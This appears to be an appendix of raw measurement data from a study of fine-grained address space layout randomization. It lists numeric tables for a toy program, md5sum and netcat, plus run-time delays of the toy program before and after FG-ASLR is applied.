106202 108435 107485 108007 109818 108350 106736 106857 107224 106856 107723 105814 106175 105162 106811 106434
109316 105737 108905 105333 124334 119666 109153 108093 109327 108827 106802 110758 108894 207356 108303 109862
112406 135355 108524 110136 115176 106061 106636 104107 109994 107451 105705 107054 104213 107335 106785 117563
109338 110675 107542 107844 109152 108121 105101 124311 107780 110328 107649 107016 109233 108221 108764 107027
105231 107261 109067 105577 106765 108189 107190 109099 109024 106828 104088 108363 108190 109925 107013 106338
106328 108412 107970 106693 107615 106301 147878 107039 110004 106808 107389 107365 108986 105385 111277 107654
103843 108312 106760 104650 109530 108216 109508 109279 105964 106706 107324 110407 108515 106381 105909 105593
109727 105621 109731 106403 105198 105248 121517 108211 111537 106727 106500 110151 117630 107816 104576 121585
107836 111016 110696 105387 109730 107129 110245 105424 113555 103560 109049 107736 108396 105145 106054 109767
106681 108612 119796 107274 134864 109258 112101 107554 108496 106119 108220 107657 109555 109082 109656 109537
109597 108140 106453 108950 108664 110273 107338 108008 107662 107781 106874 109758 106435 108572 109543 108709
109400 105391 106927 107282 119598 106942 107051 108691 106606 110143 109135 103278 105147 106448 107720 107570
105221 103276 107002 109728 106653 107535 119674 103515 109537 112506 107605 105917 109944 108421 107689 106931
110497 108154 106345 105445 110511 105418 108935 108209 106651 110502 106710 107663 137758 112391 106823 108987
107034 110566 108579 106767 108360 104939 108862 105506 186071 109330 103881 107629 108934 109464 109257 108404
108190 109154 184796 109208 107471 107379 109060 106774 106942 107895 109385 105349 155917 108786 105406 107696
105710 109506 107199 107489 108352 107218 110313 106336 105497 119614 105856 106076 109643 103759 106060 105082
106467 133810 105527 107478 108041 107154 106949 105867 104562 101977 107932 110825 106130 107032 107412 110195
105336 107281 109189 106713 109258 108665 123986 108536 108528 104665 106014 110373 111327 126940 111335 105433
104589 105935 108170 113114 105480 108537 108180 105668 126654 109249 106144 112194 103938 108424 110195 107880
106426 105858 106275 110666 110688 106730 121220 106450 107485 104687 114855 108260 107035 107651 107500 105697
105634 109161 108291 107956 106168 105318 103450 108925 108029 108802 111001 107936 104530 128618 113337 110157
105002 104606 108511 111763 112624 106226 108386 106219 106487 111841 107401 104216 105059 110233 105007 106787
107827 108299 106432 105938 106078 110561 108474 110556 109994 111658 133089 109898 108333 107569 110714 106935
104777 107801 109675 107706 113415 107603 108854 106045 108410 109536 104750 107431 107627 111502 109546 106322
104534 109237 107766 108086 109777 107423 107031 105216 106647 108683 109553 123509 107622 109200 105746 104805
110041 107780 106290 108209 106741 111158 108967 134682 122599 106416 107390 108983 108897 109714 114167 137813
109622 110841 110580 109483 105970 109550 109056 105888 106001 108033 108074 108603 106175 108244 110809 108144
105197 115607 109043 106498 106958 104553 104909 108188 104132 105851 105948 107155 108101 109046 108812 108532
108715 108510 109764 110123 111244 111193 109302 104579 136171 106373 104843 104287 107447 108918 126790 108368
107979 106567 110847 106194 106574 109158 111130 110550 109546 105590 111294 108815 110175 108936 106612 107255
107599 109735 110484 105550 108431 107768 107590 107885 105979 110317 106852 110567 108084 108902 104590 107829
107443 109478 107525 106079 109429 179327 104647 110039 106201 106597 129279 108407 109994 105091 113715 107062
109359 109163 108144 105076 105919 105834 104631 107317 109288 136284 109356 128809 102010 108958 227829 105562
106728 104464 105804 118544 105037 107567 108162 107194 104478 104631 124508 108486 105521 105071 106248 108107
105098 104767 105273 102865 103639 106477 104240 106836 103766 105156 105439 106377 105674 105467 107916 107852

106461 104936 118151 106815 107742 111106 110431 105696 108805 136929 107632 105693 106354 106749 107686 108078
108637 106343 115843 109036 105868 105987 109521 107460 104033 107086 106694 106758 107748 107424 106685 107144
111941 106286 106419 108766 110237 110168 106107 107001 108130 109091 107821 133964 108531 110550 175424 108350
106431 107577 106704 105523 109551 106275 106900 108392 105126 108444 107417 115042 104757 107094 106987 106438
108759 110362 105437 108505 106668 108999 106140 106627 109478 107631 107221 104294 105736 111407 109573 106005
107767 107839 108777 114362 108282 109302 107099 107890 106124 109771 110274 108917 107551 108321 106150 106336
122914 107088 108367 109949 107078 106196 109332 105747 106201 108936 107930 125148 111165 112257 114466 110290
108609 106051 106425 111689 108189 118697 105541 110621 106541 108947 105622 139602 103881 109806 108448 110908
108820 106059 105602 106098 108989 106051 107430 107854 110720 107474 119012 106539 105441 107706 109650 110560
107407 107849 112411 110678 107623 108029 106973 181220 109450 107542 109985 105877 108269 107428 112951 109667
108582 105420 105896 107735 118350 107451 107159 109131 112815 109253 107524 106221 130670 108553 110239 108325
109073 107210 106457 108024 106646 106664 110398 107687 107927 109206 108694 107975 110570 133826 109770 106555
109793 108083 107685 111967 106288 107373 107639 107374 106764 105486 105513 107752 107070 107805 104765 107501
105977 110271 108408 107111 109782 107199 106199 109151 107346 104926 109303 109658 106566 106885 106241 109970
110153 110438 106145 104874 108877 106143 107144 106588 107897 105492 106715 108106 106160 107159 107371 114301
110187 106082 111101 110594 110305 105637 110065 204294 105721 105577 109340 108404 105676 109528 105848 101695
104702 109172 106468 106563 106562 108446 110207 107650 105196 106288 105618 107347 112720 110013 112614 106142
110055 107827 106228 108689 107939 108994 108558 138057 109514 107138 107255 104524 109476 104794 103802 104914
105615 107277 105123 104516 103732 108667 109092 102795 108293 106855 107415 106929 106680 108163 116681 108603
108828 105561 107101 108138 109376 107494 122855 106783 106231 105784 108627 107697 107579 108231 106386 110880
105664 108581 105714 121487 106684 107358 110555 104891 104545 109859 109996 108008 106998 105634 109557 106402
106356 107862 108199 160083 109756 111167 111274 108535 104885 105948 101381 110083 103334 100482 102498 106339
141718 109693 103932 104202 103446 103708 104925 103388 123600 104185 103432 104925 102849 103626 105660 103551
156568 105827 101703 107281 105482 103322 102204 105470

A.1.2 Md5sum Program

333773 293961 293856 288574 287941 290597 298870 297201 314713 294197 291243 294196 318422 294241 373644 288857
301836 289160 349869 287982 300845 294981 340067 287606 293223 284716 299876 296941 290929 292501 292717 300933
319854 314689 295966 287787 293826 295593 308208 285626 290259 292530 297106 293133 288087 304983 292163 295425
288206 286772 289467 289902 309036 290141 282869 290657 289036 288377 281934 302096 292421 283396 282016 284742
284364 288969 298593 284359 295052 285005 286336 284824 285576 298766 284592 292144 283935 285701 281232 283589
298881 286118 286818 282116 281595 284354 292372 307114 283584 284903 286900 280255 284529 284783 309553 291198
306570 290852 304118 289552 304051 288793 306682 288317 303278 299064 299552 285767 307364 289093 301424 303464
439690 291785 291168 293162 287077 290578 290735 286032 296551 290385 289157 290185 288309 290948 287924 287894
291752 286291 287895 291957 290300 293663 295269 291345 292887 291630 287574 322315 309424 296652 288922 288079
285969 290194 286379 288166 295549 285622 389777 282543 283732 287314 283547 282202 281689 283437 283576 289439
288190 309727 291035 299781 326225 289660 286534 290824 286983 287076 363998 289413 380095 285933 331605 287026
322771 282055 290855 284018 375643 282240 289753 281624 357357 324070 288836 283431 284079 285055 287922 288525
284781 286076 289059 287968 282788 330362 291242 284521 285778 278885 285077 283929 305411 282461 285228 313277
287398 291716 282401 285761 282597 285171 283190 283728 284174 293285 281809 320638 284772 297234 287720 332277
284653 295628 289736 350506 283046 286108 288123 337183 285089 306659 287498 287790 286381 286191 285466 284060
283718 281704 283095 288623 354894 288368 334450 279287 294626 285499 330169 286058 293324 284619 280172 282253
306179 284391 339504 294273 298966 284160 433007 292954 284302 282857 288715 287769 283134 283860 287981 283458
289922 282520 284630 288190 283225 285533 283712 286943 282299 280520 284488 287118 281639 286770 282403 282978
324825 294775 286268 288003 291379 287445 285893 292905 288277 359470 280505 291438 281993 358450 287450 297404
283481 340977 314784 304720 285562 318920 283159 285239 281468 283531 285889 286532 281126 283966 284049 282400
284254 283694 285348 285095 282108 285377 286680 286030 284259 282453 287921 287133 287627 295010 286738 334410
303355 297417 283808 329118 282270 295714 287740 331142 346842 300608 291928 290239 288885 288041 287894 283756
300138 288839 293177 290925 307033 295797 373270 293069 286364 294838 295680 288696 291338 291761 285617 289978
284557 287960 290487 289807 289761 293269 291478 308431 290921 408979 288893 289348 285933 289274 288527 282904
293404 287821 288806 289925 288988 282291 291141 288639 285861 288365 313469 292112 314931 290698 298011 289959
422510 288188 288433 285166 326376 296815 298369 292584 294926 289577 294211 291072 289017 288833 288399 289482
313095 290094 304847 290739 307009 289962 300601 289148 288485 298153 299899 286850 288904 291207 285065 281028
287518 296145 288592 289603 287669 287188 285115 287165 301695 285041 293650 284233 281479 281280 294261 289426
290039 287627 289254 286288 289885 286510 284517 281692 281694 283567 317486 284494 279043 312686 293940 286655
294787 285954 288330 286024 284154 280897 286095 281724 288993 291655 287522 284800 290640 288355 300957 298034
363374 282750 423298 343616 286373 298390 302340 299160 305126 300001 312505 290844 283277 282980 281696 282181
280321 280869 288953 308427 294571 316304 293898 302305 287737 286909 287767 294280 295328 286300 295734 293294
309605 294038 290470 293430 291926 292345 289526 291941 289224 289662 284692 290438 295823 284840 288914 293194
291518 301351 293191 290255 293743 291023 291698 290927 288887 294034 290824 285133 294999 292017 290022 288566
296850 293265 293491 286781 294319 290512 293045 366810 293581 300665 291090 289004 288752 286444 285457 288714
287641 293698 284471 290044 285676 298620 286890 287859 289175 286784 294882 289585 290841 292672 291087 288711
292325 286971 286978 289522 296103 289614 298691 330723 292774 320931 298314 286830 291017 297794 280333 300003

287979 291230 300016 291089 304195 287159 314596 297479 296212 324823 290557 292775 293148 290401 287028 291063
292987 291412 290231 290235 296141 338135 292171 291833 285053 293160 289851 288731 287688 304948 304266 296885
285058 284653 288601 291715 287622 292396 291961 289490 290410 291860 294848 288911 294380 288192 302265 291207
310057 291504 308712 291177 429596 292770 289559 291352 288510 294309 291601 292511 292552 295178 289741 287189
286763 291599 285919 286182 291406 289251 292219 310875 290751 307299 299303 403241 289072 291438 288729 291253
285854 295213 290413 287454 296209 339943 292076 288076 289481 288729 292159 291656 295354 292619 291426 292847
287158 289197 291624 300339 291800 299799 323718 301665 292770 327722 290432 304041 293256 286735 292485 294091
293948 292456 289863 289059 288869 289337 295639 290689 294634 292023 296369 289957 290983 285610 288080 287050
287296 284822 286520 283935 284447 287977 286093 289112 285966 287485 285602 283751 279660 282529 283322 286104
284432 289036 309464 303672 282771 318196 288813 290774 291630 343454 277653 290953 313381 316377 287200 291389
285436 284132 286039 399056 293580 288294 287115 292266 292040 289343 285880 288779 288977 288284 287774 290933
292194 293812 295090 291353 291212 294581 286273 287519 292167 293638 289651 311864 293190 294063 288408 290394
285412 292954 314693 295006 319659 288855 292192 293479 292468 290342 296063 291189 293228 292036 292186 289464
287222 290832 289177 292038 286217 303894 289789 343894 292880 305032 292839 321431 292478 289401 291620 295591
292216 291739 294357 296136 291588 291383 290997 291312 294958 295178 319670 291364 286827 292165 290590 288393
291021 293004 292426 285321 288705 293892 291051 296292 296187 313533 294043 299891 289585 315339 292958 289521
298930 295243 286362 287604 283195 289600 291223 295432 298332 295514 293339 293359 282178 291823 300674 288124
315990 288572 341427 293596 293635 295500 290956 288907 293415 294518 288046 293374 289734 291667 292568 291238
294143 300361 291238 432254 399520 323523 297217 288916 301657 287208 291094 287582 292161 291636 293727 288435
299922 291132 292818 293670 291379 289696 294339 294873 291370 295005 292823 288477 289567 288639 289239 312330
297754 292195 299841 289622 290524 292175 292568 293524 291758 292191 290962 292228 291933 297620 293120 292169
293163 287726 288244 289022 291792 293301 292313 294068 296190 296321 289489 290499 310896 292385 288941 289756
284662 288628 292549 292931 292384 290880 290201 289639 289118 294700 293342 287780 286893 294354 288749 307932
282624 302317 342475 305260 302727 291865 291336 289440 288110 280869 290810 288033 281946 283309 287595 297205
290902 313996 290540 288126 290274 293047 288481 328908 287324 290196 284377 292538 287781 293461 301800 289879
296404 286808 285643 291879 291092 287079 297274 285848

A.1.3 Netcat Program

1508973 1379426 1356094 1333939 1314037 1378092 1398845 1373472 1367483 1412956 1361457 1369167 1360026 1430435
1364775 1369641 1327939 1351424 1367328 1348699 1442735 1440023 1405418 1322441 1388624 1347554 1304947 1369019
1405039 1382828 1352624 1424092 1364584 1368001 1360681 1381663 1385172 1358584 1403236 1323816 1333117 1309711
1389104 1427815 1337079 1420784 1335987 1314322 1406550 1391868 1390703 1397600 1308738 1303048 1369481 1336922
1342451 1385856 1356870 1349890 1338863 1345992 1466035 1342477 1397961 1364977 1404700 1341889 1365216 1386930
1364282 1486157 1377316 1333367 1340538 1329725 1344156 1353084 1365153 1355385 1491779 1441375 1374328 1296757
1340661 1376993 1372730 1516007 1370636 1495956 1306547 1331206 1335148 1319486 1315930 1329493 1372067 1342064
1665514 1347348 1326748 1311660 1300536 1326380 1346516 1381205 1348937 1382230 1336474 1449884 1472071 1376884
1465758 1331564 1355285 1313377 1372623 1344432 1318462 1305832 1300338 1323446 1330699 1370236 1320433 1358392
1358619 1490772 1318120 1292735 1300322 1333321 1346733 1333716 1478587 1335417 1372895 1357229 1417679 1343984
1315548 1327661 1308358 1324931 1325056 1344361 1416284 1363780 1314421 1471924 1343303 1363140 1327482 1371314
1356899 1354485 1358811 1394523 1491359 1335380 1370522 1310788 1589152 1435703 1334581 1432303 1320625 1345292
1292879 1326591 1314366 1354072 1426855 1399575 1462093 1345394 1362839 1440025 1343627 1376658 1334702 1324645
1331262 1316696 1453151 1331869 1406290 1347643 1499903 1368072 1360313 1408428 1341565 1359991 1392208 1427607
1332574 1334922 1351717 1360987 1480296 1364151 1346805 1352469 1368920 1378515 1360808 1384803 1345224 1343813
1385998 1342751 1399808 1357413 1373404 1349113 1368613 1304413 1327151 1347387 1341961 1390687 1396325 1690832
1357005 1304742 1707005 1387372 1352595 1344353 1381382 1335950 1353182 1344801 1348954 1346027 1380418 1421718
1332260 1436133 1399984 1351889 1324771 1340079 1350511 1363494 1366265 1353964 1487608 1323751 1324349 1353158
1350436 1364053 1321708 1344573 1336750 1469133 1325299 1329421 1384376 1344792 1360018 1366157 1346411 1296523
1304742 1319027 1319067 1379470 1375953 1365159 1363475 1317241 1290063 1308158 1365180 1345903 1438316 1383554
1474779 1339058 1376371 1341054 1339592 1386249 1353612 1377119 1371755 1340634 1344057 1326464 1362275 1350957
1406771 1357141 1379090 1366168 1345296 1348191 1367398 1441249 1362719 1344566 1365910 1466795 1359367 1334234
1406882 1375761 1350819 1339419 1407612 1382065 1380257 2127618 2088542 1404091 1370481 1356929 1446735 1307051
1327206 1350150 1344936 1375314 1412313 1402488 1367329 1448585 1324989 1345462 1332963 1354022 1369009 1343161
1431066 1608046 1388782 1434381 1392456 1467785 1933055 2076747 2116224 1477419 1379584 1384120 1421887 1387793
1409092 1418897 1380765 1369159 1402324 1499199 1393426 1399487 1385313 1396111 1399043 1397382 1402123 1385949
1390400 1399153 1385249 1436916 1391961 1387357 1350562 1367994 1511344 1380594 1390908 1386647 1426221 1363719
1365066 1378424 1587033 1507084 1361819 1370816 1407022 1442414 1450785 1354417 1359810 1330132 1367352 1429454
1357965 1381011 1362812 1343855 1331849 1351837 1394217 1380649 1435198 1346584 1366318 1348029 1339332 1321916
1340478 1339652 1361440 1392652 1350290 1423880 1353826 1366406 1351262 1334211 1325538 1328277 1411079 1344840
1358759 1358860 1431141 1355415 1358638 1330368 1335013 1345620 1359280 1408121 1383015 1369727 1366803 1417461
1356690 1351570 1333597 1336300 1336801 1336265 1426842 1392464 1432658 1346010 1421112 1331068 1333862 1333886
1344219 1355812 1508903 1366788 1358030 1464343 1334398 1380670 1426305 1494196 1402731 1349389 1423562 1347065
1367797 1329724 1341257 1324282 1323623 1404781 1347204 1359982 1336093 1419862 1328939 1436237 1279046 1277086
1286175 1303696 1330797 1356908 1393875 1369067 1347865 1331252 1340504 1615033 1584623 1420069 1374042 1327714

1284378 1313608 1311326 1330152 1337270 1332467 1323093 1386903 1341490 1301278 1443780 1391666 1318239 1321065
1418424 1329543 1322364 1308659 1310841 1345566 1513727 1381299 1333784 1342135 1963217 1333980 1367900 1330734
1331188 1325902 1428256 1334837 1337272 1334818 1328407 1316698 1305873 1319104 1277186 1279721 1319084 1283335
1343882 1325798 1316052 1309304 1324015 1355843 1332863 1487420 1931921 1872798 1898837 1876738 1821858 1839267
1813422 1863485 1548083 1326286 1330005 1368690 1308283 1317002 1319949 1344515 1351698 1330460 1320579 1321654
1321798 1321881 1347605 1318152 1346360 1413425 1338187 1338716 1337564 1407543 1373325 1334279 1331887 1327887
1323562 1359792 1409657 1334444 1366874 1343321 1411877 1337876 1353796 1340928 1328186 1315456 1339099 1334225
1348140 1363676 1363932 1397624 1349388 1393320 1347321 1331263 1339943 1328957 1390342 1354044 1353871 1359795
1399089 1349728 1393545 1347699 1333011 1333632 1316310 1387186 1341941 1360365 1349640 1403943 1379852 1362743
1343403 1353149 1373683 1347481 1389995 1342452 1346933 1359545 1357312 1319268 1324305 1341896 1331402 1413755
1346339 1349858 1340639 1394627 1355474 1356217 1331765 1338397 1329773 1364822 1324130 1344701 1336103 1349777
1412332 1356009 1334868 1333230 1329072 1335772 1342486 1344276 1337291 1334535 1344115 1441539 1326098 1307641
1316389 1341192 1354264 1347469 1357656 1355356 1334956 1347885 1322436 1310069 1317607 1315817 1336729 1377572
1338413 1381359 1348098 1370575 1326153 1342920 1379021 1353353 1393965 1337942 1381406 1355593 1330136 1329543
1356396 1382453 1342579 1384060 1309736 1374835 1326301 1355345 1318568 1354632 1312066 1303321 1281370 1305217
1321255 1315433 1314745 1294193 1318656 1325965 1365974 1332386 1349997 1326528 1392707 1312554 1324517 1310985
1414156 1310182 1314004 1312851 1313656 1313573 1294240 1308580 1311810 1389028 1338757 1327729 1312633 1415736
1304416 1365289 1297038 1380932 1331037 1313576 1277004 1315571 1313655 1306736 1302705 1313423 1304331 1310442
1350054 1312644 1322873 1319833 1402349 1320762 1327550 1324952 1381817 1311190 1318845 1312159 1393858 1326401
1347598 1323201 1359612 1517003 1343451 1336647 1330349 1360526 1311330 1315563 1301110 1309521 1296043 1300304
1306007 1322729 1277616 1306348 1311390 1323492 1308422 1327677 1416918 1334203 1709914 1328089 1359312 1312280
1341383 1316578 1304887 1333452 1313191 1316701 1314196 1319464 1318143 1375161 1326021 1324391 1290337 1371890
1316075 1322627 1323166 1389117 1346278 1341234 1300130 1307230 1547666 1341067 1382131 1337114 1322384 1319324
1377907 1334796 1309352 1323655 1365061 1281174 1332428 1314848 1279430 1317746 1335533 1341804 1291872 1307230
1303022 1304728 1354750 1880360 1303970 1444370 1312583 1323792 1310101 1313399 1310243 1307172 1317616 1313909
1311697 1302265 1313210 1308126 1314665 1302429 1303740 1324626 1442466 1337066 1308745 1312740 1451367 1330388
1317726 1335749 1491049 1284032 1272073 1275754 1324333 1325648 1318181 1394067 1314205 1315539 1318162 1380567
1306766 1330837 2155337 1877950 1978483 2058658 1413850 1335631 1350332 1336443 1320275 1330551 1350478 1319571
1328708 1348026 1431170 1314743 1306974 1314594 1326036 1313385 1299034 1302931 1319197 1344599 1290525 1429991
1327253 1310714 1284795 1370368 1327839 1320123 1319385 1368481 1322114 1325654 1320947 1318717 1299592 1357834
1345804 1441726 1371501 1315932 1347870 1333085 1317796 1274878 1328931 1337231 1333736 1298936 1291041 1297637
1275955 1280736 1289166 1315811 1431040 1296921 1310361 1284212 1318700 1290171 1298569 1347168 1326316 1418296
1286067 1282045 1273446 1273270 1329993 1309366 1341591 1280211 1266079 1272248 1279127 1361938 1287379 1294916
1311269 1348527 1286609 1320351 1278738 1282314 1276948 1286190 1346447 1323766 1363993 1285684 1301474 1280744
1309389 1272807 1279723 1267327 1286804 1354039 1293066 1309037 1309573 1295192 1280836 1289367 1292658 1285686
1318861 1321594 1292024 1277374 1355542 1279979 1276321 1260950 1270784 1373737 1289712 1294165 1294731 1321836
1295759 1406035 1281476 1275314 1371824 1318715

A.2 Run-Time Delay Measurements (ns)

A.2.1 Original Toy Program

44181 46198 39226 43084 44236 41789 43733 40793 39399 40671 39739 38629 38063 39117 39235 37644 39729 37515 36480
47441 39893 39844 49866 39770 39183 38628 38467 37629 32579 33304 34902 35744 38306 38933 31084 34139 31094 42743
33650 37029 40883 34768 33708 34816 40500 32191 33647 33430 33170 43515 39369 37749 34391 296874 278297 280920
280424 279936 270577 273408 307141 278890 277668 284319 276284 285309 374567 34182 34098 32682 40381 29882 33422
37023 34242 33395 40332 33218 34694 34468 35348 31570 30307 39056 33154 29195 41106 31517 32587 66680 67178 67862
82060 61686 50533 54497 39553 274513 274149 283101 334480 34205 30477 32607 34204 54909 43147 45489 43120 43216
43870 37677 43452 42059 34823 41569 42089 47210 44766 43386 42235 43611 43323 43877 43397 38412 37664 41651 45139
43463 35098 38840 44990 44591 40880 43080 43601 39314 41755 43706 36026 36841 38920 42394 38651 41805 44878 38190
43204 40040 42856 41764 39521 45280 43095 42028 47522 42188 35510 51621 35555 39975 40662 37973 40988 36206 38422
37096 39270 40189 37003 37674 39723 38600 36369 33874 35498 38944 53928 39985 38094 36255 39445 38633 36749 38162
37630 34338 33165 41901 37478 34577 39548 37891 39752 40445 64282 38513 35729 31899 39042 39044 39714 35530 33126
36743 33804 36669 39229 34376 40196 34410 35723 40325 38040 39662 38853 32508 37826 36657 40429 34976 36732 40951
38771 39127 37536 50669 37409 37762 37988 39397 36275 39021 39154 39613 36364 37169 37229 36057 37582 34798 37119
38137 38287 40046 69131 37028 42447 37174 35267 40530 35654 40759 33161 38011 34617 37187 38481 36781 41109 38182
37537 36683 32317 38343 36677 34896 34599 34969 36462 37417 38942 33120 36083 35607 39728 37002 34907 38069 38822
36806 40007 37971 37673 38715 39485 38081 36709 33956 38118 31219 37115 38130 33093 33964 38015 33116 37845 39823
37455 40776 39000 36731 38384 38784 35419 39573 41087 36255 35217 39031 48371 37482 41046 39432 39314 33265 37776
33352 38129 37237 37930 38773 41144 43034 40501 45366 44281 43471 40979 44646 38986 43897 38896 39630 42616 108688

```
43342 35901 39660 39351 43905 38474 43779 41631 50560 41157 39403 42214 104594 58904 38899 36639 135568 64167
60954 65057 58736 58669 62645 58150 62469 60684 63247 61698 59431 61417 51681 44956 36525 38736 40622 41700 37408
39317 39090 39423 40091 37013 34810 37858 38621 35068 36462 34010 34997 36977 40394 38576 41773 36669 35108 34187
37257 38697 36306 38558 37007 39023 41370 40411 35358 39058 33975 46267 40234 34252 47965 43168 38817 46337 100500
52272 63307 48705 39522 38655 35917 42198 38585 53561 39853 39299 38528 36044 38800 38276 37516 35434 36849 33691
33047 33413 46075 34986 35195 39073 34634 37582 33342 36214 34415 34727 34301 29754 38947 36662 33158 51605 31658
30601 33845 38935 38780 32914 33560 34561 31128 33093 36536 32695 31663 34529 31105 35902 37179 29838 35159 33560
53326 34331 37462 34370 35048 29942 32505 33127 30137 32801 32516 29354 35115 35113 36248 31736 30789 34919 33367
36619 35983 29169 30972 30672 33630 33208 33105 32340 33158 35210 33740 31635 35748 33020 51466 32467 30940 33748
32597 37052 34618 34807 35423 37228 31751 35036 37716 34372 36016 35080 38557 35330 31007 33955 34724 33547 31868
38575 29608 132794 63696 31603 33458 37049 33558 107613 32695 35163 31836 38512 34006 31509 33415 33276 35256
34743 31291 34004 30411 42313 34248 31338 34246 37030 30521 33602 33414 33759 38834 29786 33584 39805 30135 41012
33056 46497 42902 44060 44211 36151 43746 38484 40714 43561 38310 45072 44384 42147 37912 130404 52716 78820
47636 63447 63432 34262 53022 63877 62764 62439 46797 47284 48344 50457 55546 54084 46890 35390 37751 38116 33795
39053 32822 38056 38428 38863 29749 38724 38096 35331 36217 319407 37964 37820 34295 41165 38562 41447 36100
37999 35329 37197 37212 37403 40106 51762 54361 54260 39271 32790 40688 37233 37430 39094 37792 35042 54324 47282
51463 39635 45255 47724 52470 53109 53645 53031 47121 52596 48775 56760 62745 56191 50911 47483 48533 44017 41775
36648 40148 38147 37816 37607 36804 39255 37151 35502 37905 38787 36765 38595 36672 37656 35895 34749 36112 36891
34715 40526 39538 36833 73777 90156 76410 70063 63676 66472 126377 50647 49819 54583 54442 64139 56470 55930
51042 51557 47114 47847 54895 54967 41811 43074 35522 39491 34451 31943 29813 34783 69681 64638 67208 67869 67486
65517 67880 63766 68828 66617 83133 34414 66318 71404 67375 78122 67936 70822 67517 64746 63441 114123 67052
62834 68747 64294 63203 64120 70066 65515 62973 69045 65018 63594 64778 66052 66636 67131 67271 65255 62512 68070
67022 70124 68694 68123 66181 67556 67090 66463 64651 65693 65473 67230 69754 69887 68203 63683 66908 67147 68946
65891 66560 65383 66369 69669 55078 70029 63944 70003 74321 67357 61832 66367 66160 66897 64602 66844 68965 72738
67207 72952 76611 71472 76857 74856 75235 69780 79537 72991 120251 68763 73915 73809 73188 75761 86373 71676
45284 67238 74379 67031 65615 66776 63539 68737 64338 69010 30884 78451 68419 70965 77705 68495 67588 67517 64231
66488 69271 68030 66257 64205 61912 65384 66403 65638 76175 74793 66216 67222 67831 67452 68023 114832 72962
72578 70361 71908 70080 70559 75304 68833 67951 74371 103101 73951 70540 68927 73801 75126 72360 75924 95538
74442 72783 70563 100936 72621 69786 111399 64845 71615 72329 72456 72279 67836 70987 77457 69195 72340 70728
71062 70974 71131 74492 69398 67577 69404 69236 73532 34238 93785 72003 67614 65108 61645 66881 68414 67497 65729
66648 66429 63390 65138 63039 66905 65255 66267 72445 67980 68926 68453 69219 122469 71289 67822 70933 64465
66232 67374 61439 67421 66018 69469 81224 68788 65950 62523 65668 68376 70754 64472 67852 70035 67442 67266 66489
68007 66289 65540 63871 65700 66680 62748 66996 62082 71637 68068 67184 64546 63895 54021 49411 54290 70123 66719
68494 56288 73108 68437 64411 60263 70946 91489 65409 71649 71478 67501 68675 72407 73527 74358 67992 48614 67672
67443 63949 65931 70232 66161 65707 65650 65908 61736 66142 68362 66271 65014 138869 66325 67959 74871 63133
66945 64682 66538 67729 69000 68627 67214 65943 66146
```

A.2.2 Toy Program After FG-ASLR Applied

```
23966 22793 37981 37907 37641 22234 25198 26185 36727 22022 21489 20311 25977 22584 25797 24423 25939 24332 24466
37826 19034 21497 25497 19977 22911 25523 22087 24165 23056 23822 21832 25671 24820 25666 24457 19498 25117 23820
19942 24282 23379 22399 21608 23298 18095 20010 20154 19429 19762 20309 20458 19652 19819 20770 19627 18549 20431
20125 19459 18047 20719 19392 23378 23881 24661 24228 23790 23585 23783 23532 20020 19865 20269 22464 20154 22428
21633 24041 21936 24438 19529 17671 21349 23949 22442 19454 17896 20779 23253 22683 18120 20488 18793 25157 37351
32134 31103 38304 20761 20018 19855 20708 18585 18320 29855 55750 53087 49179 18202 23116 19806 19497 18185 19644
22292 20216 18936 18363 19223 18245 20065 19616 20295 19821 19749 20093 19919 25534 19828 18150 18586 20385 19873
20635 19960 18238 20144 18195 17991 18517 18010 18368 20730 20134 18637 17645 18316 20144 19857 25103 18283 22540
17835 19380 19369 17916 20702 18479 20199 18413 20329 18576 18041 20485 20023 17882 25765 25202 27703 23706 19798
19982 32590 39748 19903 34198 19929 31577 19487 23731 24049 36908 20252 48904 20806 41690 19601 19794 18306 20521
24710 19313 17810 21369 23192 27169 24384 52868 50284 50425 54250 53530 54878 49806 17770 18481 20004 18535 48243
50162 48750 20108 19911 20535 19718 20748 19264 20209 18045 25570 25556 53879 20421 20633 26775 20513 19909 20259
23609 21656 26829 28645 28795 29929 27995 26861 28624 28357 24912 28192 24037 26608 26331 29287 30723 29204 27250
29017 23235 30224 30138 26924 29963 27045 28398 30332 28256 25490 26568 23539 18022 18727 27639 31972 22290 23998
25539 19898 24042 21601 24659 25613 22430 22859 24218 23779 26081 22030 23283 23109 22001 18532 19279 23524 19784
20618 20269 42075 23740 19666 19624 20042 17775 24569 24388 22842 19224 19662 23654 26433 25629 17950 24708 23893
23169 19644 20206 19386 49366 37480 42177 41216 40975 39828 35382 40438 40879 36139 41109 23957 23060 48791 17577
18792 17490 35938 31541 56663 38565 19694 26045 19482 18128 23995 26319 23940 24316 22062 26163 34927 36535 21025
18155 31061 31026 23232 25543 26013 24271 21818 24033 18281 21422 26124 24542 17785 20782 21544 25062 19966 18412
24074 36564 39570 30607 20746 17921 19380 21668 18191 51246 19834 20019 18850 19757 18062 24215 18037 33527 19529
19356 20241 20436 19748 23401 32131 23660 17406 21725 20025 19490 20299 18774 23784 22009 24776 25219 24540 23350
22726 27205 34450 18982 18780 18059 19162 17802 30316 23518 17744 20145 17986 19586 21619 23021 19489 20628 19152
23933 19818 20161 18767 20055 22178 45269 20167 25031 17902 21501 18245 24088 24957 51136 35706 49761 49989 50322
36077 38104 46101 47680 45715 19669 19981 19886 25218 18035 49342 23744 50261 19918 19972 20796 24329 19609 24573
17925 20241 19640 24060 19967 19532 20278 20062 20318 21626 25544 25537 22238 23472 20818 37134 23922 24172 17772
```

20012 20265 49671 18159 19804 19320 35994 19896 21700 20648 18058 20678 19122 20196 26222 20248 20702 17852 23949
19569 24215 18449 25416 19586 23507 23645 17362 23725 24379 20391 17946 19143 23323 20467 23820 19759 51136 38169
48592 17233 25646 41305 22056 24295 23860 23481 23893 24001 25436 17559 23497 22286 24007 23974 23656 23940 23819
24386 23294 17456 24564 25574 17607 25322 18748 305282 23391 30150 29152 29201 28865 22818 23370 29395 29631
28019 28855 24907 25083 24125 24767 24065 24163 22446 21599 24564 22271 22778 25179 21061 22643 23146 21260 26068
22624 24144 24726 20301 22219 26405 28715 154371 31117 28201 28309 25845 30128 29078 26642 29824 25468 23604
23129 27098 29683 30534 29122 23615 24934 27440 25213 30095 30716 28698 26585 171958 212854 124601 29639 29182
23158 29381 29283 25193 27496 22503 28495 31437 27217 28362 22726 23485 26693 27410 30018 23369 27028 30333 28747
28672 28941 29343 25256 28831 22505 29352 29069 27557 22621 29170 23185 28938 28850 27576 23795 151601 27940
196266 35646 36330 210277 51094 95218 20938 179951 300822 223420 211407 211351 211416 209884 210910 208859 209842
209400 221729 209953 211841 212078 208642 211545 211150 211043 209947 214042 210365 210382 210794 206862 215662
